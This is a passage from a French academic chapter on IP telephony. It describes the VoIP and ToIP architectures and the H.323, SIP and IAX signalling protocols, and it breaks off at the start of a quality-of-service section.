


Figure 1.3 : Architecture VoIP.

## 1.4 La TOIP

TOIP « **Telephony Over Internet Protocol** » ou téléphonie sur IP, tout comme la VOIP c'est une technologie qui consiste à la transmission des flux de la voix en temps réel de téléphone à téléphone (IP-phones) par le biais de réseaux IP.




Figure 1.4 : Architecture ToIP.



### 1.4.1 Les avantages et les inconvénients de la ToIP

Avantages	Les inconvénients
<ul style="list-style-type: none"> <li>✓ Flexibilité intéressante d'installation et de gestion.</li> <li>✓ Réduction des coûts.</li> <li>✓ Standards ouverts et interopérabilité multifournisseurs.</li> <li>✓ Choix d'un service opéré.</li> <li>✓ Un réseau voix, vidéo et données (triple Play).</li> <li>✓ Un service PABX distribué ou centralisé.</li> <li>✓ Évolution vers un réseau de téléphonie sur IP.</li> <li>✓ Mobilité (accès à toutes les applications à distance).</li> </ul>	<ul style="list-style-type: none"> <li>✓ Qualité sonore.</li> <li>✓ Technologie émergente et constante évolution des normes.</li> <li>✓ Dépendance de l'infrastructure technologique et support administratif exigeant.</li> <li>✓ Réseau internet indispensable.</li> </ul>

**Tableau 1.2** : Les Avantages et Les inconvénients du TOIP.

### 1.4.2 La différence entre TOIP et VOIP

Ce sont deux termes très régulièrement confondus alors qu'il est particulièrement important et presque obligatoire de noter ce qui les distingue, et notamment la base de cette nuance.

En ce qui concerne la TOIP, comme évoqué plus haut, il s'agit d'un procédé qui permet de faire passer de la voix ainsi que des données sur un réseau web dans le cadre d'applications et de fonctions téléphoniques.

Du côté de la VOIP, il s'agit ici d'un procédé qui est une partie intégrante de la TOIP. Pour sa part, elle fait passer de la voix sur des réseaux IP. La voix est ainsi numérisée, puis compressée, et finalement encapsulée dans des paquets IP.




Figure 1.5 : La différence entre TOIP et VOIP.

## 1.5 Les protocoles de signalisation de VoIP

### 1.5.1 Le protocole H.323

H.323 est une norme créée par l'ITU-T « **Union internationale des télécommunications** » pour la transmission de la voix, de la vidéo et des données multimédias via des réseaux basés sur la commutation de paquets sans qualité de service « **QoS** » garantie, tels que les réseaux IP aussi est l'un des protocoles de signalisation les plus réputés dans le domaine de la téléphonie IP. [4]

H.323, c'est juste la référence du protocole, son nom complet est « **Packet-based Multimédia communications Systems** » ou « **Systèmes de communication multimédia fonctionnant en mode paquet** », sa première version a été publiée en 1996, alors que sa deuxième version a pris effet en janvier 1998. Il a été initialement développé pour la conférence multimédia sur LAN mais a par la suite été élargi à la voix sur IP. [4]

### a. Fonctionnement

H.323 est un ensemble de protocoles recommandés par l'UIT-T et est largement adopté dans l'environnement des entreprises en raison de sa facilité d'intégration avec le RTPC, il est actuellement dans la version 7.[5]

La norme H.323 est une spécification générale qui contient un certain nombre de protocoles de signalisation avec différents objectifs et une sélection de protocoles de média. H.323 est un protocole binaire, très similaire à la logique commerciale du RTPC. [6]

La norme H.323 fait un usage intensif du transport fiable « TCP » dans la signalisation est donc connue pour sa consommation accrue de ressources de service réseau. La norme H.323 utilise le protocole H.225 pour la signalisation initiale. Le protocole H.225 est similaire à la fonctionnalité des messages Q.931 et la met partiellement en œuvre. Après la signalisation initiale, le protocole H.245 est utilisé pour poursuivre la négociation des capacités et des propriétés du média. La qualité de service est mise en œuvre à l'aide du protocole RSVP « **Resource Reservation Protocol** ». Enfin, le média est transféré à l'aide du protocole RTP. [6]

### b. Les Composants de H.323

Le protocole H.323 est utilisé pour de nombreuses applications telles que la VoIP, la vidéoconférence, et autres, tous les appareils qui entrent dans la pile de protocoles H.323 peuvent être classés comme l'un des quatre types d'appareils :




Figure 1.6 : Les composants de protocole H.323.

Ces types d'appareils :

➤ **Les terminaux :**

Aussi appelés Endpoint, fournissent l'interface utilisateur dans le protocole H.323 et fournissent des communications multimédias bidirectionnelles en temps réel. Tous les terminaux doivent prendre en charge les communications vocales et peuvent éventuellement prendre en charge les communications vidéo ou des données. [4]

➤ **Les passerelles :**

Fonctionnent comme un traducteur pour permettre les communications entre les entités H.323 et non-H.323.[4]

➤ **Les gatekeepers :**

Fournissent des fonctions de contrôle d'appel telles que la traduction des adresses et la gestion de la bande passante et sont souvent considérés comme le composant le plus important de la pile H.323. [4]

➤ **Les MCU « Multipoint Control Unit » :**

Fournissent des installations de conférence pour les utilisateurs qui veulent Conférence trois ou plusieurs endpoints ensemble. [4]

**c. La pile H323**

Le protocole H.323 est en fait une suite de protocoles qui fonctionnent ensemble pour fournir une fonctionnalité d'appel de bout en bout dans un réseau convergent.




Figure 1.7 : La pile H.323. [4]

Les protocoles qui composent le protocole H.323 :

➤ **H.225 :**

H.225 fournit la configuration et le contrôle des appels avec toute la signalisation nécessaire pour établir une connexion entre deux terminaux H.323. La Q.931 de l'UIT fournit un moyen d'établir, de maintenir et de terminer les connexions réseau à travers le RNIS. Il est défini comme le protocole de configuration d'appel de base pour un RNIS. [4]

➤ **H.245 :**

Le signal de contrôle H.245 est utilisée pour négocier l'utilisation et les capacités des canaux. H.245 échange des messages de contrôle end to end pour gérer le fonctionnement les Endpoint du H.323. [4]

➤ **RAS :**

RAS « **Registration, Administration, and Status** » est un protocole utilisé entre les terminaux et passerelles et les gatekeepers. Il est utilisé pour effectuer l'enregistrement, le contrôle d'admission, les changements de bande passante et l'état et pour désengager les endpoints des gatekeepers. Le RAS utilise le port UDP 1719. [4]

➤ **Les Codec :**

« **Les codeurs/décodeurs** » sont utilisés non seulement par le protocole H.323, mais par tous protocoles VoIP pour définir le degré de compression et les algorithmes de décompression qui seront utilisés pour transporter une transmission vocale ou vidéo à travers un réseau convergent. H.323 prend en charge la plupart des codecs audio et vidéo standard, notamment :

- Série G.7XX de codecs audios de l'UIT "**G.711, G.723, G.729**". [4]
- Série H.26X de codecs vidéo de l'UIT "**H.261, H.263**". Série H.26x décrit un flux vidéo pour le transport en utilisant RTP avec l'un des protocoles sous-jacents qui transportent RTP. [4]
- Série VPX de codecs vidéo "**VP8, VP9**". Série VPX est une alternative open source à H.264. VP8 a été conçu pour Internet et les appareils mobiles plus récents. En tant que tel, il offre une grande efficacité de compression et une faible complexité de calcul. [7]

Les protocoles de transport qui existent dans le protocole H.323:


➤ **Le protocole TCP :**

TCP est responsable de fournir un mécanisme de contrôle de transmission fiable sur le protocole IP non fiable. Pour ce faire, TCP intègre des mécanismes tels que le séquençage, le fenêtrage et le remontage des paquets.

Dans un environnement H.323, TCP est utilisé pour fournir une configuration de connexion initiale entre les endpoints H.323 et les Gateway/gatekeepers. [4]

➤ **Le protocole UDP :**

Contrairement au protocole fiable et orienté connexion fournie par TCP, UDP offre un protocole non fiable, non séquentié, sans connexion qui sacrifie la fiabilité pour la vitesse. UDP s'appuie sur des protocoles de couche supérieure pour assurer le séquençage et la fiabilité et donc fournit un protocole de transport beaucoup plus rapide, pour cette raison UDP est utilisé pour la charge réelle des appels VoIP. [4]



**Figure 1.8 :** Les communications entre les protocoles TCP et UDP.

➤ **Le protocole RTP :**

Le protocole RTP fournit des fonctions de transport de réseau end to end adaptées aux applications transmettant des données en temps réel, telles que des données audio, vidéo ou de simulation, sur des services de réseau multidiffusion ou unicast. Il est utilisé pour transporter des données via UDP. Le protocole RTP ne garantit pas la qualité de service pour les services en temps réel.

Le transport des données est complété par un protocole de contrôle « **RTCP** » qui permet de surveiller la livraison des données d'une manière évolutive pour les grands réseaux de multidiffusion et de fournir une fonctionnalité minimale de contrôle et d'identification alors RTCP fournit un transport de contrôle pour le protocole RTP. [4]

#### ***d. Le passage du protocole H.323 vers SIP :***

H.323 est le plus ancien des protocoles de signalisation et a été développé par l'Union internationale des télécommunications « **UIT** ». H.323 est issu des protocoles traditionnels (ISUP, ISDN) qui se développent et s'améliorent depuis des décennies.

Il est conçu pour être robuste et interopérable, et est bien adapté à la téléphonie et à sa transition vers l'IP, cependant, contrairement au SIP, il intègre moins d'informations et ne permet pas d'exploiter pleinement la richesse de l'IP. SIP est un protocole plus récent que H.323, il est attrayant par sa simplicité, son évolutivité, sa cohérence et sa facilité d'intégration avec d'autres applications.

### **1.5.2 Le protocole SIP**

C'est la norme de l'IETF pour établir des connexions VoIP. Il s'agit d'un protocole de contrôle de couche d'application pour créer, modifier et terminer des sessions avec un ou plusieurs participants. L'architecture de SIP est similaire à celle de HTTP "protocole client-serveur". Les requêtes sont générées par le client et envoyées au serveur. Le serveur traite les demandes et envoie ensuite une réponse au client. Une demande et les réponses à cette demande transaction. [4]

SIP dispose de messages INVITE et ACK qui définissent le processus d'ouverture d'un canal fiable sur lequel les messages de contrôle d'appel peuvent être passés. SIP fait des hypothèses minimales sur le protocole de transport sous-jacent. Ce protocole lui-même fournit la fiabilité et ne dépend pas de TCP pour la fiabilité. Le SIP dépend du protocole de description de la session « **SDP** » pour mener à bien la négociation de l'identification des codecs. [8]

#### ***a. Structure de protocole SIP***


Le système SIP contient deux composants : les agents utilisateurs et les serveurs réseau, un utilisateur agent « **UA** » est le point final de SIP, qui effectue et reçoit des appels SIP.

Le client est appelé client agent utilisateur « **UAC** » et est utilisé pour lancer des demandes SIP, le serveur est appelé serveur d'agent utilisateur « **UAS** », recevant les demandes de l'UAC et renvoyant les réponses pour l'utilisateur. [8]

#### ✚ Les Serveurs réseau :

Il existe 3 types de serveurs dans un réseau : [8]

- Un serveur d'enregistrement reçoit des mises à jour concernant les emplacements actuels des utilisateurs.
- Un serveur proxy lors de la réception des requêtes les transmet au serveur suivant, qui dispose de plus d'informations sur l'emplacement de la partie appelée.
- Un serveur de redirection lors de la réception des requêtes détermine le serveur suivant et renvoie l'adresse du serveur suivant au client pour transférer la requête.



**Figure I.9** : Les composants de protocole SIP. [4]

#### ✚ Les Messages SIP :


SIP fonctionne sur une base simple d'opération client/serveur. Les clients sont identifiés par des adresses uniques, dans un format très similaire à celui d'une adresse e-mail : [user@domain.com](mailto:user@domain.com).

SIP utilise des messages pour la connexion et le contrôle des appels. Il existe deux types de messages SIP : les demandes et les réponses. [8]



Les messages SIP sont définis comme suit :

- **INVITATION** : pour inviter un utilisateur à un appel
- **BYE** : pour terminer une connexion entre les deux extrémités
- **ACK** : pour un échange fiable de messages d'invitation
- **OPTIONS** : pour obtenir des informations sur les capacités d'un appel
- **REGISTER** : fournit des informations sur l'emplacement d'un utilisateur au serveur d'enregistrement SIP.
- **CANCEL** : pour terminer la recherche d'un utilisateur. [10]



**Figure 1.10** : Procédure d'établissement de session SIP.

#### Les Réponse SIP :

Lorsqu'une demande est adressée à un serveur SIP ou à un autre agent utilisateur, l'une des réponses possibles peut être renvoyée. Ces réponses sont regroupées en six catégories différentes :

- **Information (1xx)** : La demande a été reçue et est en cours de traitement.
- **Succès (2xx)** : La demande a été acceptée.
- **Redirection (3xx)** : La demande ne peut pas être complétée et des étapes supplémentaires sont nécessaires (comme rediriger l'agent utilisateur vers une autre adresse IP).

- **Erreur client (4xx)** : La requête contenait des erreurs, donc le serveur ne peut pas traiter la requête
- **Erreur serveur (5xx)** : La requête a été reçue, mais le serveur ne peut pas la traiter. Les erreurs de ce type font référence au serveur lui-même, et elles n'indiquent pas qu'un autre serveur ne sera pas en mesure de traiter la demande.
- **Défaillance globale (6xx)** : La demande a été reçue et le serveur est incapable de la traiter. Les erreurs de ce type font référence aux erreurs qui se produiraient sur n'importe quel serveur. [8]

### 1.5.3 Le protocole IAX

Le protocole d'échange Interasterisk, actuellement dans sa deuxième révision, est un protocole de signalisation pour les réseaux VoIP, tout comme SIP et H.323. La principale différence entre IAX et les autres familles de signalisation est qu'IAX n'implémente pas RTP comme mécanisme de paquet.

Au lieu de cela, IAX a sa propre façon d'empaqueter la voix encodée et il est mis en œuvre de manière beaucoup plus simple et moins exhaustive que SIP et H.323. Il est destiné uniquement aux applications de téléphonie. [4]




Figure 1.11 : Architecture du protocole IAX.

## 1.6 Qualité de service

La qualité de service « **QoS** » est une notion très importante lors de la mise en œuvre d'une architecture VoIP. L'objectif de ce concept est de s'assurer que les trames IP sont transférées à travers le réseau sans rejet des trames transportant la voix et avec un délai réduit. La qualité du transport de la voix est déterminée par les paramètres suivants : [9]

### 1.6.1 Le délai d'acheminement

Le délai d'acheminement ou bien latence DeLay en anglais, Il désigne le temps nécessaire mis par un paquet de données pour parcourir le trajet source-destination. Selon la norme ITU G114, le délai d'acheminement permet :

